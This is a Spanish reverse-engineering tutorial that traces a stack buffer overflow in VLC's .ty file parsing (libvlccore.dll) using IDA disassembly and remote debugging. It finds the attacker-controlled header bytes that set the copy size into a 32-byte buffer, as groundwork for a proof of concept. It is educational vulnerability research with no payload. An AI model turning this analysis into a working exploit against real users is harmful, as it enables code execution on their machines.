


|  |

|  |

```

Allí vemos que es una función importada de libvlccore.dll, así que la busco en la versión vulnerable y la abro en otro IDA.



Veo que la función depende de un arg\_0 que es una constante que viene de la llamada, pues según esa constante decide adonde saltar. [eax+2c].

Podría reversear para hallar adonde salta pero como voy a armar el POC y para eso tengo que debuggear lo resolveré debuggeando.

Para los que preguntaron que era un POC es un proof of concept que no es un exploit completo, pero demuestra la vulnerabilidad, creando un archivo `ty` en este caso, que desborde el buffer de 32 bytes.

Como lo tengo remoto al programa lo atacheare con el debugger remoto, el que lo tenga local elige el debugger local y lo atachea.

```

61401D35
61401D35 loc_61401D35:
61401D35 mov    esi, [esp+0FCh+var_58]
61401D3C lea    ecx, [esp+0FCh+buffer]
61401D43 mov    ebx, [esp+0FCh+var_60]
61401D4A mov    [esp+4], ecx ; buffer
61401D4E mov    [esp+8], esi ; size a copiar
61401D52 mov    edi, [ebx+3Ch]
61401D55 xor    ebx, ebx
61401D57 mov    [esp], edi
61401D5A call   stream_Read

```

Primero voy a ver de dónde sale ese valor ESI que tiene el size a copiar y que se ve que proviene de var\_58, lo renombrare a size\_a\_copiar.

xrefs to size_a_copiar			
Director	Ty	Address	Text
t	w	sub_61401AE0+1D2	mov [esp+0FCh+size_a_copiar], edi
0	Up r	sub_61401AE0+1DA	idiv [esp+0FCh+size_a_copiar]
	r	sub_61401AE0:loc_61401D35	mov esi, [esp+0FCh+size_a_copiar]

OK Cancel Search Help

Line 1 of 3

Vemos donde lo guarda y que le realiza una división con IDIV, pero primero vayamos a donde lo guarda.

```

01401C62 or      [esp+var_50], eax
61401C69 mov    eax, [esp+0FCh+var_58]
61401C70 mov    edi, [esp+0FCh+var_5C]
61401C77 shl    eax, 3
61401C7A mov    [ebp+0BECCh], eax
61401C80 add    edi, 8
61401C83 movzx eax, [esp+0FCh+buffer+1Ch]
61401C88 movzx esi, [esp+0FCh+buffer+1Dh]
61401C93 movzx ebx, [esp+0FCh+buffer+1Fh]
61401C98 movzx ecx, [esp+0FCh+buffer+1Eh]
61401CA3 shl    eax, 18h
61401CA6 shl    esi, 10h
61401CA9 or     eax, esi
61401CAB shl    ecx, 8
61401CAE or     eax, ebx
61401CB0 or     eax, ecx
61401CB2 mov    [esp+0FCh+size_a_copiar], edi
61401CB9 cdq
61401CBA idiv   [esp+0FCh+size_a_copiar]
61401CC1 mov    [ebp+0BEC8h], eax

```

Vemos que ese EDI que se guarda en size\_a\_copiar viene de otra variable var\_5c y que le suma 8, renombrare.

```

01401C02 mov    eax, 20h
61401C0A lea    edx, [esp+0FCh+buffer]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx
61401C19 mov    edi, [eax+3Ch]
61401C1C mov    [esp+0FCh+Memory], edi
61401C1F call   stream_Read
61401C24 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
61401C3C movzx edx, [esp+0FCh+buffer+16h]
61401C44 shl    esi, 18h
61401C47 mov    [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl    ebx, 10h
61401C51 or     [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shl    edx, 8
61401C5B or     [esp+0FCh+size_a_copiar_menos_8], ecx
61401C62 or     [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov    eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov    edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shr    eax, 3

```

Vemos que todo sale del primer llamado a stream\_Read, saca los bytes de la posición 14-15-16 y 17 y lo armara para mediante shl y or quede el DWORD seguramente en size\_a\_copiar\_menos\_8.

Ponemos un breakpoint allí en el LEA


```

Unexplored Instruction External symbol
.. St... Ma... St... St... P... Se... He... A...
01401C02 mov    eax, 20h
61401C0A lea    edx, [esp+0FCh+buffer]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx
61401C19 mov    edi, [eax+3Ch]
61401C1C mov    [esp+0FCh+Memory], edi
61401C1F call   stream_Read
61401C24 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
61401C3C movzx edx, [esp+0FCh+buffer+16h]
61401C44 shl    esi, 18h
61401C47 mov    [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl    ebx, 10h
61401C51 or     [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shl    edx, 8
61401C5B or     [esp+0FCh+size_a_copiar_menos_8], ecx
61401C62 or     [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov    eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov    edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shr    eax, 3
61401C7A mov    [ebp+0BECCh], eax
61401C7B add    edi, 0

```

D8 (206,1953) (174,30) 0000100A 61401C0A: sub\_61401AE0+12A (Synchronized with Hex View-1)

Atacheemos el programa y arrastramos y soltamos el archivo .ty original en el VLC.



Allí lo tengo al VLC abierto en mi máquina virtual y al win32\_remote.exe

1076	[32] C:\WINDOWS\system32\svchost.exe
1132	[32] C:\WINDOWS\system32\svchost.exe
1424	[32] C:\WINDOWS\system32\spoolsv.exe
1688	[32] C:\WINDOWS\Explorer.EXE
1780	[32] C:\Archivos de programa\VMware\VMware Tools\vmtoolsd.exe
1788	[32] C:\WINDOWS\system32\ctfmon.exe
1904	[32] C:\Archivos de programa\VMware\VMware Tools\VMware VGAAuth\VGAAut...
132	[32] C:\Archivos de programa\VMware\VMware Tools\vmtoolsd.exe
816	[32] C:\WINDOWS\system32\wbem\wmiprvse.exe
868	[32] C:\WINDOWS\system32\wscntfy.exe
1568	[32] C:\WINDOWS\System32\alg.exe
1940	[32] C:\WINDOWS\system32\wuauctl.exe
1600	[32] C:\WINDOWS\system32\cmd.exe
1672	[32] C:\WINDOWS\system32\notepad.exe
1948	[32] C:\WINDOWS\system32\taskmgr.exe
2024	[32] C:\WINDOWS\system32\rundll32.exe
2152	[32] C:\Archivos de programa\HxD\HxD.exe
2400	[32] C:\Archivos de programa\VideoLAN\VLC\vlc.exe

Atacheo.



Después de reproducir un rato para en el Breakpoint.

Paso con F7 y veo en EDX la dirección del BUFFER.

<pre> 61401BF9 call    free 61401BFE mov     eax, [esp+0FCh+var_60] 61401C05 mov     ecx, 20h 61401C09 lea     edx, [esp+0FCh+buffer] 61401C11 mov     [esp+0FCh+var_F4], ecx 61401C15 mov     [esp+0FCh+var_F8], edx 61401C19 mov     edi, [eax+3Ch] 61401C1C mov     [esp+0FCh+Memory], edi 61401C1F call    stream_Read 61401C24 movzx  esi, [esp+0FCh+buffer+14h] 61401C2C movzx  ebx, [esp+0FCh+buffer+15h] 61401C34 movzx  ecx, [esp+0FCh+buffer+17h] </pre>	<pre> EAX 00DE2F58 ↳ debug027:00DE2F58 EBX 00000000 ↳ ECX 00000020 ↳ EDX 0244FB68 ↳ Stack[00000810] ESI 00000000 ↳ EDI 00300000 ↳ EBP 00DEA2C0 ↳ debug027:00DEA2C0 ESP 0244FAA8 ↳ Stack[00000810] EIP 61401C11 ↳ sub_61401AE0+13 EFL 00000246 </pre>
--	--

:8| 00001011 61401C11: sub\_61401AE0+131 (Synchronized with EIP)


hago click en la flechita al lado de EDX teniendo el foco en el listado.

<pre> Stack[00000810]:0244FB66 db 0 Stack[00000810]:0244FB67 db 0 Stack[00000810]:0244FB68 db 00h ; - Stack[00000810]:0244FB69 db 0ABh ; % Stack[00000810]:0244FB6A db 0DDh ; + Stack[00000810]:0244FB6B db 0 Stack[00000810]:0244FB6C db 00h ; + Stack[00000810]:0244FB6D db 0FBh ; v Stack[00000810]:0244FB6E db 44h ; D Stack[00000810]:0244FB6F db 2 </pre>	<pre> ECX 00000020 ↳ EDX 0244FB68 ↳ Stack[00000810] ESI 00000000 ↳ EDI 00300000 ↳ EBP 00DEA2C0 ↳ debug027:00DEA2C0 ESP 0244FAA8 ↳ Stack[00000810] EIP 61401C11 ↳ sub_61401AE0+13 EFL 00000246 </pre>
---	--

UNKNOWN 0244FB60: Stack[00000810]:0244FB60 (Synchronized with EIP)

Hex View-1


Ahora puedo hacer click derecho y crear el array ahí en la memoria, de 32 bytes decimal.



Allí quedo.

```
Stack[ 00000810]:0244FB66 db 0
Stack[ 00000810]:0244FB67 db 0
3 Stack[ 00000810]:0244FB68 db 0D0h, 0ABh, 0DDh, 0, 0B8h, 0FBh, 44h, 2, 0C0h, 0Bh, 10h, 0, 90h, 0ABh
Stack[ 00000810]:0244FB68 db 0D0h, 0, 65h, 13h, 45h, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
Stack[ 00000810]:0244FB88 db 0
Stack[ 00000810]:0244FB89 db 0
Stack[ 00000810]:0244FB8A db 0
```

Ponemos un breakpoint on write en el primer dword del buffer para ver que pare cuando lo llene dentro de stream\_Read.



The screenshot shows the IDA View-EIP window. The assembly view displays the following code:


```
msvcrt.dll:77C16FA0 db 8
msvcrt.dll:77C16FA1 db 72h ; r
msvcrt.dll:77C16FA2 db 29h ; )
msvcrt.dll:77C16FA3 ; -----
msvcrt.dll:77C16FA3 rep movsd
msvcrt.dll:77C16FA5 jmp off_77C170B8[edx*4]
msvcrt.dll:77C16FA5 ;
msvcrt.dll:77C16FAC db 8Bh ; i
msvcrt.dll:77C16FAD db 0C7h ; |
msvcrt.dll:77C16FAE db 0BAh ; |
msvcrt.dll:77C16FAF db 3
msvcrt.dll:77C16FB0 db 0
```

UNKNOWN 77C16FA3: msvcrt.dll:msvcrt\_memcpy+33 (Synchronized with EIP)


Below the assembly view, there is a 'Hex View-1' tab.

Al dar RUN para en la msvcrt en un rep movsd copiando al buffer.

En el menú DEBUGGER- DEBUGGER WINDOWS-MODULE LIST sale la lista de módulos y ahí busco msvcrt.dll.



Hago click derecho ANALIZE MODULE y cuando termina hago LOAD DEBUG SYMBOLS y ahora se ve más linda la función y podemos ver en el call stack donde estamos realmente.




## EN DEBUGGER-DEBUGGER WINDOWS -STACK TRACE.


Address	Function
77C16FA3	msvcrt_memcpy+0x33
6A57AF33	libvlccore.dll:libvlccore__stream_UrlNew+C33
0244FBB8	Stack[00000810]:0244FBB8

Vemos que estamos dentro de un memcpy y de donde viene.

